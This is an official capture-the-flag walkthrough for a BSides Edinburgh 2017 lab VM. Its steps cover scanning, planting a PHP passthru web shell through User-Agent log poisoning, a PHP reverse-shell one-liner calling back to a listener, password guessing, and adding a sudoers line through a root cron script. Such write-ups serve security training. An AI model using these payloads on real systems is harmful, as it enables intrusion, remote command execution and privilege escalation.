A SECARMA COMPANY

pentest

APPLICATION SECURITY SPECIALISTS

Foreword

Pentest Ltd released a capture the flag (CTF) challenge at the BSides Edinburgh conference on 7th of April 2017. The goal of the challenge was to achieve root level permissions on the host and generate a flag using the files in the /root directory.

This document discusses the path from booting the virtual machine to generating a unique flag for yourself. It contains the steps required to solve the challenge.

For anyone who has attempted the CTF but was unable to complete it, this will provide you with the answers. For those who generated a flag successfully it might show a different path to how you managed it. Either way you will learn something by seeing the solution as we envisaged it originally.

If you have been struggling to complete the challenge then seeing the answer will clear up any questions you have. However, without trying you will never learn anything. Needing this document to achieve the solution is not a failure. The biggest thing you did was to try. Try the next one, and the one after that, and everything like it you can find. Being persistent with your efforts is the only way you are ultimately going to improve.

The community have been submitting their version of the solution along with their generated flags throughout April and May. Pentest will no longer be responding to submissions for this CTF now that the solution is here.

Our commitment to the community is increasing and those who speak to us at events or follow us on Twitter (@pentestlimited) or Github (@PentestLtd) will see exciting things coming up. Expect more CTFs, more tools, more training, and simply MORE from us.

Kind Regards,


Pentest Ltd

Follow @pentestlimited

Follow @pentestltd

Solution


1. Boot the virtual machine and notice the IP address it has been assigned (assuming DHCP worked on your network):



```
The IP address assigned to the VM is [redacted] Have fun!
```


```
The IP address assigned to the VM is [redacted] Have fun!
```

2. Use “nmap” to check for open ports on the target:



```
root@kali:~/bsides# nmap -sS -sV -O -p 1-65535 -oA full-syn [redacted]

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-31 12:34 BST
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for ctf.lan ([redacted])
Host is up (0.00021s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
MAC Address: 00:0C:29:E8:0E:EC (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Network Distance: 1 hop
```

3. Note that we have TCP port 80 open and that it was running a version of Apache on Debian.
4. Visit the service in a web browser and see the page as returned below:



Securi-Tay 2017

Your IPv4 is:

Your IP

Your browser is:

Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0


Challenge

The goal of the challenge is to get root on this box.

List of Links


- Pentest Ltd
- B-Sides Edinburgh 2017

5. Notice that the page returns the IP address you connected from as well as your User-Agent.
6. Using local proxy software, you can modify your baseline HTTP request to try and manipulate your User-Agent. Altering your User-Agent finds that it is vulnerable to Cross-Site Scripting (XSS). Though this is hard to exploit in the real-world (it is hard to influence the User-Agent string of a victim) so this is a flaw we would recommend you fix. However, it is not one that would get you further in this CTF.
7. The site is doing something with the User-Agent but we do not know what at this point. We need to go hunting for more unlinked content. You can do this by manually guessing, using nikto, dirb or anything else that guesses files in the web server. The following screenshot shows us using nikto:



```
root@kali:~/bsides# nikto -host Target IP
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          [redacted]
+ Target Hostname:
+ Target Port:        80
+ Start Time:         2017-05-31 12:57:04 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can h
+ The X-Content-Type-Options header is not set. This could allo
+ No CGI Directories found (use '-C all' to force check all pos
+ Server leaks inodes via ETags, header found with file /robots
+ Apache/2.4.10 appears to be outdated (current is at least Apa
+ OSVDB-112004: /: Site appears vulnerable to the 'shellshock'
+ OSVDB-112004: /index.php: Site appears vulnerable to the 'she
+ Web Server returns a valid response with junk HTTP methods, t
+ DEBUG HTTP verb may show server debugging information. See ht
+ OSVDB-3268: /manager/: Directory indexing found.
+ OSVDB-3092: /test.html: This might be interesting...
+ OSVDB-3092: /manager/: May be a web server or site manager.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /test.php: This might be interesting...
+ 7535 requests: 0 error(s) and 14 item(s) reported on remote h
+ End Time:           2017-05-31 12:57:25 (GMT1) (21 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

8. Notice the located content and visit "test.php" to see a page as shown below:




B-Sides Edinburgh 2017

Access Log (Cleared every 5 minutes):

Your IP Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0

9. This includes the User-Agent that you observed on the Index page and will show all connection requests that have been made. Administrators often create or use logging functionality like this when they want to know who visits them and in what web browser.
10. At this point we know two things. First, the User-Agent is injected into a file whenever you make a request to "/index.php". Secondly, the User-Agent is then retrieved somehow when you visit "/test.php". As this is the solution we can show you the actual vulnerable code to help here:




```
<h3 style="color:#2495a3">Access Log (Cleared every 5 minutes):</h3>
<p><?php include $agent_file; ?></p>
```

11. The target site is using a PHP "include" command to include a file. This is vulnerable because it will execute any PHP commands that are stored within the file listing the User-Agent strings. The following HTTP request to the web root or "/index.php" files will inject a simple PHP shell into the User-Agents file:

```
GET /index.php HTTP/1.1

Host: <TARGET IP>

User-Agent: <?php passthru($_GET['c']); ?>

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-GB,en;q=0.5

Connection: close

Upgrade-Insecure-Requests: 1
```

12. The payload in the above is highlighted in yellow. We are using the "passthru" PHP function to execute on the target any command within the URL parameter called "c". At this point visiting "/test.php" will result in an error as shown below:



B-Sides Edinburgh 2017


Access Log (Cleared every 5 minutes):

Your IP

Notice: Undefined index: c in **/var/www/html/9didkaskdhjdfh44/log.txt** on line **2**

Warning: passthru(): Cannot execute a blank command in **/var/www/html/9didkaskdhjdfh44/log.txt** on line **2**

13. While visiting "/test.php?id" will result in the Linux "id" command being executed and returning its result as shown below:



B-Sides Edinburgh 2017

Access Log (Cleared every 5 minutes):

Your IP uid=33(www-data) gid=33(www-data) groups=33(www-data)

14. As you can see we have now executed the "id" command on the target. We can execute any commands we want through the "c" parameter in the URL.

15. We start a netcat listener on our attacker's computer using the command shown below:

```
nc -l -v -p 1337
```

16. We then visit the following URL to establish a connection back from the victim to our listener:

```
test.php?c=php+-r+'$sock=fsockopen(%22YOUR_IP%22,1337);exec(%22/bin/sh+-i+<%263+>%263+2>%263");'
```

As the server has PHP configured we have gone with a PHP reverse shell one liner. The above has appropriate URL encoding to make sure the command works. For clarity, the following shows the unencoded version:


```
test.php?c=php -r '$sock=fsockopen("YOUR_IP",1337);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Alter "YOUR_IP" to be the IP address of your listener and you this should work. For more information on this technique see the following URL:

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet.

There are many alternative ways to achieve this step.


17. When successful you should see the following in your terminal on the attackers PC:



```
root@kali:~/bsides# nc -l -v -p 1337
listening on [any] 1337 ...
connect to [redacted] from ctf.lan [redacted] 38273
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/var/www/html
$ █
```

18. From here in reality you would take steps to improve your shell. You will want "tty" and "job control" ideally. We are not going to cover those steps here as the topic is large. Here are some pointers for that though (because we love you):
    a. https://netsec.ws/?p=337 – Spawning TTY Shell
    b. http://pentestmonkey.net/blog/post-exploitation-without-a-tty – Post Exploitation without A TTY.
    c. https://github.com/creaktive/tsh - Tiny SHell
    d. https://github.com/cornerpirate/socat-shell - Socat Shell

19. From here you have an established shell with the "www-data" user account. This is low privileged and you will need to escalate your privileges to generate the flag. At this point, everyone will use their own process for enumerating privilege escalation flaws. The topic is enormous and by playing with CTF challenges you get to practice your enumeration techniques. Some useful resources are listed below:
    a. https://www.rebootuser.com/?p=1758
    b. http://www.securitysift.com/download/linuxprivchecker.py
    c. https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
20. Our CTFs are designed with multiple ways to achieve root. This guide is designed to show the routes that were most commonly used by the community who fed back to us. So here it goes. While enumerating the file system you should check the "/etc/passwd" file to look for user accounts which can login. The following shows a screenshot with the interesting lines:




```
$ cat /etc/passwd | grep -v nologin
cat /etc/passwd | grep -v nologin
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
ctfuser:x:1000:1000:ctfuser,,,:/home/ctfuser:/bin/bash
mysql:x:108:114:MySQL Server,,,:/nonexistent:/bin/false
r00t::0:0:0wned:/home/r00t:/bin/sh
```

21. Most people focused on the "ctfuser" account in the above screenshot. Armed with a list of usernames the next step should be to attempt to guess passwords using "su <username>" and then manually trying passwords. In this case the username literally is the password so you can login with username "ctfuser" and password "ctfuser".

    This is an often-missed step when trying privilege escalation but it is an important one that in our experience yields results. We would encourage trying for every user account with at least this approach:
    a. Username as password
    b. Reverse of username as password
    c. password, Password, password1, Password1 etc.


    Make yourself a simple local password brute-force script and you will be enjoying a few extra privileges over your lifetime.

22. From the "ctfuser" account you will find emails being sent in "/var/mail/ctfuser". These will point you towards a cron task being executed every five minutes via the script "/home/ctfuser/clearlog.sh". This is being executed by "root". Examine the file permissions as shown below:




```
ctfuser@ctf:~$ ls -la /home/ctfuser/clearlog.sh
-rwxr-xr-x 1 ctfuser ctfuser 59 Apr  6 12:55 /home/ctfuser/clearlog.sh
You have new mail in /var/mail/ctfuser
ctfuser@ctf:~$
```

23. This is owned by "ctfuser" and you have those privileges so you can create a privilege escalation to root by modifying the script. There are many ways to do this. The following shows how to add the "ctfuser" to the "sudoers" file with all permissions. Add the following temporarily to the "/home/ctfuser/clearlog.sh" file:




```
#!/bin/sh
echo '' > /var/www/html/9didkaskdhidfh44/log.txt
echo "ctfuser ALL=(ALL) ALL" >> /etc/sudoers
```

24. Allow this to run only once by commenting out the line after it executes or your sudoers file will get enormous!
25. Now check that it worked by using "sudo -s" and entering "ctfuser" as the password:



```
ctfuser@ctf:~$ sudo -s
[sudo] password for ctfuser:
root@ctf:/home/ctfuser# id
uid=0(root) gid=0(root) groups=0(root)
root@ctf:/home/ctfuser#
```

26. Congratulations you have obtained root! Let's generate the flag then:



```
root@ctf:/home/ctfuser# cd /root/
root@ctf:~# ls
flag-gen  flag.txt  public_key.pem
root@ctf:~# cat flag.txt
Please run the flag-gen binary in the /root/ folder to generate your unique flag. Well Done!
root@ctf:~# ./flag-gen
Please supply your name as an argument.
root@ctf:~# ./flag-gen cornerpirate
YJAXE6iSo0yfZQ4beJqfcjWSukNXTN/KdQ0aTVZtxC6P5L8/gafzfvfYRTF2EcipO2Vy0e+0cKR2
6CAr2J9LBujFtUPXQ70liPC89t5JpZKmHmSc8oOMXE0rZ8v2mSy6Hlgh4Q9w1+pp7MmaRlvKw1EG
Sy1MrPzFadJkt5oL+6RW+pI9GlCvEnsG/8nHyiuc2u7wgQw+CUTICqmpKqg08OicTmDYi/WAEFfc
7Vyxg9a8I3su7eVyC35Ckq8TvXsLfeurA4qDYlGzi88pywRJBear9Am0fVvYrhkiK33yFj6ryWUL
m+Jj+FpjZLtzpIHjc+eyPuBpkMP5RKh17r6Tmw==
root@ctf:~#
```

Alternative "rooting":

27. Depending on your knowledge of the "/etc/passwd" file you may have found an additional route to route at step 20. When looking at the "/etc/passwd" you may have spotted the "r00t" account does not have an "x" in the password column. This means that the account has no password set. If you go back to your virtual machine console page you can login by entering the username "r00t" and no password.

    If you found this you would be in the minority. This account is evidence that the system had already been owned. It had been backdoored by an attacker.